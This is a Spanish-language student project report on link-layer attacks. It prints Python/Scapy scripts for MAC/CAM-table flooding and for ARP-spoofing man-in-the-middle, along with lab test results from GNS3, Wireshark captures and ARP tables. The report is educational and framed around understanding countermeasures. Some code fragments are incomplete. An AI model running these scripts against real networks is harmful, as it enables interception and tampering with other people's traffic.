

Documentación proyecto 1 – Ataques capa de enlace

1st Santiago Chaparro

Departamento de Ingeniería de Sistemas
Pontificia Universidad Javeriana
Bogotá, Colombia
santiago.chaparro@javeriana.edu.co

2nd Stiven González

Departamento de Ingeniería de Sistemas
Pontificia Universidad Javeriana
Bogotá, Colombia
stiven.gonzalez@javeriana.edu.co

3rd Nicolás Miranda

Departamento de Ingeniería de Sistemas
Pontificia Universidad Javeriana
Bogotá, Colombia
nicolas.miranda@javeriana.edu.co

Abstract: This article specifically shows all the components that were used for the correct development of the CAM table overflow attack and MAC spoofing, describing the classes and methods that were used and a test scenario to show the operation.

Keywords-Link layer, MAC flooding, MAC spoofing, Man in The Middle attack.

I. INTRODUCCIÓN

En el presente proyecto, se pretende poner en práctica todos los conceptos aprendidos sobre ataques a nivel de la capa de enlace y de esta forma poder explotar las vulnerabilidades de esta capa. En particular, los ataques que se implementaron en la herramienta fueron el de inundación de direcciones MAC sobre una red LAN y la suplantación de una dirección MAC.

II. MARCO TEÓRICO

A. Inundación MAC

Es una técnica en la cual el ataque pretende colapsar la tabla CAM (Content Addressable Memory) la cual es utilizada para la conmutación a nivel de capa de enlace y de esta forma el atacante se conecta a los puertos del switch [1]. Posteriormente, se empieza a enviar direcciones MAC aleatorias con el fin de llenar la capacidad de la tabla CAM y en este punto, el switch se empieza a comportar como un hub [2] y el atacante podrá ver todo el tráfico que viaje por todos los puertos, logrando interceptar paquetes que sean de importancia para él [3].

B. Suplantación MAC

En este ataque se cambia la dirección MAC de un dispositivo de red a otro diferente [4]. Esto permite suplantar a otra computadora que se encuentra en la misma red y hacer que el tráfico que se envía al objetivo primero pase por el dispositivo del atacante que suplantó la dirección MAC, haciendo pasar como el usuario legítimo y enviar tramas y paquetes falsificados al objetivo [5]. Lo anterior, es un ataque MiTM (de hombre en el medio), donde se intercepta la comunicación entre dos hosts y la máquina atacante puede cambiar, eliminar o crear información enviada por uno de los hosts legítimos y enviarla

sin que el remitente se entere de lo que ha pasado [6]. para que suceda lo anteriormente descrito, el atacante envía mensajes ARP falsificados con el fin de vincular su dirección MAC con la IP de un equipo legítimo en la red [4].

III. DESARROLLO

Para el desarrollo de la herramienta, el lenguaje de programación que se decidió fue Python, ya que incluía una biblioteca llamada *Scapy* que es de utilidad para enviar, espiar y falsificar paquetes de red [7].

En primer lugar, se usó GNS3 para simular la red, en la cual, hay 3 host, uno es el servidor FTP, otro es el cliente y el último es el atacante como se puede observar en la figura 1.




Figura 1. Red emulada usando GNS3.

Para la implementación de la herramienta se crearon dos scripts, uno *mac-flooding.py* para realizar la inundación de la tabla CAM y el otro *mac-spoofing.py* para realizar la suplantación de las direcciones MAC.

IV. MÉTODOS

A. Mac-flooding.py

Para este script se implementó dos métodos el primero se presenta en figura 2 y básicamente genera las direcciones MAC de manera aleatoria dejando fijo los 2 primeros bloques.

```
def generar_mac_aleatorias():
    return ("52:54:00:%02x:%02x:%02x" % ( random.randint(0, 255), random.randint(0, 255), random.randint(0, 255) ) )
```

Figura 2. Método *generar_mac_aleatoria()*.

Por otro lado, en la figura 3 se describe el método *inundar_tabla_cam()* que toma como parámetro el número de direcciones MAC que se van a enviar y con la biblioteca *Scapy* se crean los paquetes ARP gratuitos y la trama ethernet que va a ser enviada por la red.

```
def inundar_tabla_CAM( cantidad_mac ):
    arp_gratuito = scapy.ARP()
    destino = scapy.ARP().psrc
    ethernet = scapy.Ether()

    arp_gratuito.hwdst = "ff:ff:ff:ff:ff:ff"

    ethernet.dest = arp_gratuito.hwdst
    ethernet.type = 2054

    arp_gratuito.psrc = scapy.ARP().psrc
    arp_gratuito.op = 2
    arp_gratuito.pdst = arp_gratuito.psrc

    arp_gratuito.pdst = "255.255.255.255"

    for i in range(cantidad_mac):
        arp_gratuito.hwsrc = str(generar_mac_aleatorias())
        ethernet.src = arp_gratuito.hwsrc

        print(arp_gratuito.summary())

        paquete = ethernet/arp_gratuito
        scapy.sendp(paquete)
```

Figura 3. Método *inundar_tabla_cam()*.

En la figura 4 se describe el método *main()* donde se agrega la opción de pasar por argumento la interfaz de red y el número de direcciones MAC a generar aleatoriamente donde por defecto son 500.

```
def main():
    parser = argparse.ArgumentParser(description = "Inundación tabla CAM")
    parser.add_argument('-i', '--interface', default='eth0', help="Nombre de la interfaz")
    parser.add_argument('-n', '--numero', type=int, default=500, help="Número de direcciones MAC a generar aleatoriamente")
    argumentos = parser.parse_args()

    try:
        cantidad_direcciones_mac = int(argumentos.numero)
        inundar_tabla_CAM(cantidad_direcciones_mac)
    except ValueError as error:
        print("Error: {}".format(error))
        return 1

    return 0
```

Figura 4. Método *main()*.

B. Mac-spoofing.py

El método *arpSpoofing()*, se describe en la figura 5 el cual toma como parámetro la dirección IP del cliente y la dirección IP del servidor. Se decidió utilizar semáforos para la concurrencia al momento de obtener las direcciones MAC del cliente y del servidor, y de esta forma, evitar las condiciones de carrera. Luego se procede a realizar la respuesta que se va a enviar al cliente y crear el paquete ARP. Del mismo modo, se

procede con el servidor para enviar la respuesta y crear el paquete ARP.

```
def arpSpoofing(ipCliente, ipServidor):
    semaphore()
    macCliente=obtenerMac(ipCliente)
    freeSemaphore()
    semaphore()
    macServidor=obtenerMac(ipServidor)
    freeSemaphore()
    arpRespuestaACliente=scapy.ARP()
    arpRespuestaACliente.pdst=ipCliente
    arpRespuestaACliente.hwdst=macCliente
    arpRespuestaACliente.psrc=ipServidor
    arpRespuestaACliente.op=2
    ethernet=scapy.Ether()
    ethernet.src=arpRespuestaACliente.hwsrc
    ethernet.dst=arpRespuestaACliente.hwdst
    ethernet.type=2054
    fusion=ethernet/arpRespuestaACliente
    semaphore()
    scapy.sendp(fusion, iface=nombreInterfaz)
    freeSemaphore()
    arpRespuestaAlServidor=scapy.ARP()
    arpRespuestaAlServidor.op=2
    arpRespuestaAlServidor.pdst=ipServidor
    arpRespuestaAlServidor.psrc=ipCliente
    arpRespuestaAlServidor.hwdst=macServidor
    ethernet.src=arpRespuestaAlServidor.hwsrc
    ethernet.dst=arpRespuestaAlServidor.hwdst
    fusion=ethernet/arpRespuestaAlServidor
    semaphore()
    scapy.sendp(fusion, iface=nombreInterfaz)
    freeSemaphore()
```

Figura 5. Método *arpSpoofing()*.

En la figura 6 se describe el método *manInTheMiddle* en el que se interceptan los paquetes entre el cliente y el servidor, haciendo uso de la biblioteca *Scapy*.

```
def manInTheMiddle():
    scapy.sniff(filter="arp",prn=uploadPacket, count=1, iface=nombreInterfaz)
```

Figura 6. Método *manInTheMiddle()*.

V. ESCENARIO DE PRUEBA Y LIMITACIONES

A. MAC flooding

Una limitación fue el uso GNS3, que por la imagen del switch, aceptaba solamente 292 direcciones MAC en la tabla, por lo que nunca se llegaba a desbordar, así no llego a comportar como hub, sin embargo, se toma la captura del

tráfico con Wireshark, con lo cual se puede observar, que se envían mensajes ARP al switch.

La figura 7 muestra la red que se utilizó en GNS3 donde solo se tiene 1 host y el switch para mayor practicidad en la configuración de la topología.




Figura 7. Método manInTheMiddle().

La figura 8 muestra el script *mac-flooding.py* ejecutándose y al mismo tiempo la consola del switch en GNS3 donde se observa que la tabla CAM ya se ha llenado y existen 292 direcciones MAC.




Figura 8. Script ejecutando y consola del switch.

En la figura 9 se observa la captura de paquetes ARP usando el software Wireshark.




Figura 9. Captura paquetes usando Wireshark.

B. MAC spoofing

Para realizar el ataque del hombre en el medio se debía enviar paquetes, por lo que se creó el servidor FTP, y se intentó a través de una red virtual en Hamachi, pero al momento de poner en práctica la suplantación tanto el servidor como el cliente no se pudo realizar por razones desconocidas, posiblemente una restricción que maneja Hamachi para este tipo de ataques.

En la figura 10 se observa la selección de interfaz de red con la que se va a trabajar y la dirección IP tanto del cliente como del servidor.




Figura 10. Script mac-spoofing().

En la figura 11 se observa el envío de paquetes al servidor y al cliente de manera sincrónica.




Figura 11. Envío y recepción de paquetes.

En la figura 12 se observa la captura con el Wireshark con paquetes falsificados enviamos por el atacante y dirigidos al cliente.

No.	Time	Source	Destination	Protocol	Length	Info
11748	94.011205	138.128.137.76	192.168.39.184	UDP	182	50002 → 53515 Len=60
11749	94.011371	138.128.137.48	192.168.39.184	UDP	248	50002 → 56263 Len=206
11750	94.011396	138.128.137.48	192.168.39.184	UDP	248	50002 → 56263 Len=206
11751	94.021119	138.128.137.48	192.168.39.184	UDP	244	50002 → 56263 Len=202
11752	94.021143	138.128.137.48	192.168.39.184	UDP	244	50002 → 56263 Len=202
11753	94.057195	138.128.137.48	192.168.39.184	UDP	232	50002 → 56263 Len=190
11754	94.057237	138.128.137.48	192.168.39.184	UDP	232	50002 → 56263 Len=190
11755	94.060880	138.128.137.100	192.168.39.184	UDP	102	50002 → 53516 Len=60
11756	94.060707	138.128.137.100	192.168.39.184	UDP	102	50002 → 53516 Len=60
11757	94.074120	138.128.137.48	192.168.39.184	UDP	232	50002 → 56263 Len=190
11758	94.074120	138.128.137.48	192.168.39.184	UDP	232	50002 → 56263 Len=190

Figura 12. Captura Wireshark falsificación paquetes.

En la figura 13 se observa por cada dirección IP su correspondiente dirección MAC antes de la realización del ataque de suplantación de MAC.

```
Interfaz: 192.168.39.184 --- 0x5
```

Dirección de Internet	Dirección física	Tipo
192.168.39.1	44-6d-57-c7-61-8c	dinámico
192.168.39.109	44-6d-57-c7-61-8c	dinámico
192.168.39.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.2	01-00-5e-00-00-02	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
239.255.255.250	01-00-5e-7f-ff-fa	estático
255.255.255.255	ff-ff-ff-ff-ff-ff	estático

En la figura 14 se observa el cambio de la MAC en la dirección IP 192.168.39.1 y 192.168.39.109, luego de ya hecho el ataque del hombre en el medio.

```
Interfaz: 192.168.39.184 --- 0x5
```

Dirección de Internet	Dirección física	Tipo
192.168.39.1	34-21-09-51-1e-68	dinámico
192.168.39.109	70-c9-4e-b7-ce-83	dinámico
192.168.39.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.2	01-00-5e-00-00-02	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
239.255.255.250	01-00-5e-7f-ff-fa	estático
255.255.255.255	ff-ff-ff-ff-ff-ff	estático

Figura 14. Tabla MAC después de la suplantación.

VI. CONCLUSIONES

Para finalizar, se logró identificar las vulnerabilidades de seguridad que se presentan en la capa de enlace y dos de los ataques más realizados los cuales son el de MAC spoofing y CAM table overflow. Es de vital importancia entender cómo se realiza un ataque para tener claras las contramedidas a tomar en caso de que se presente algún incidente de seguridad en la red.

VII. BIBLIOGRAFÍA

- 1 H. Altunbasak, «Securing Layer 2 in Local Area Networks,» *4th International Conference on Networking*, p. 7, 2005.
- 2 A. Kotkar, «Network Attacks and Their Countermeasures,» *International Journal of Innovative Research in Computer and Communication Engineering*, vol. 1, n° 1, p. 5, 2013.
- 3 A. Mason, «CCNP Security Secure 642-637 Quick Reference: Cisco Layer 2 Security,» 15 Marzo 2011. [En línea]. Available: <https://www.ciscopress.com/articles/article.asp?p=1681033&seqNum=2>.
- 4 A. Hegde, «MAC Spoofing Detection and Prevention,» *International Journal of Advanced Research in Computer and Communication Engineering*, vol. 5, n° 1, p. 4, 2016.
- 5 Cisco, «Layer 2 Security Features on Cisco Catalyst Layer 3 Fixed Configuration Switches Configuration Example,» 17 January 2017. [En línea]. Available: <https://www.cisco.com/c/en/us/support/docs/switches/catalyst-3750-series-switches/72846-layer2-secftrs-cat13fixed.html>.
- 6 M. Conti, «A Survey of Man In The Middle Attacks,» *IEEE Communications Surveys & Tutorials*, vol. 18, n° 3, p. 26, 2016.
- 7 P. Biondi, «Scapy,» [En línea]. Available: <https://scapy.net/>.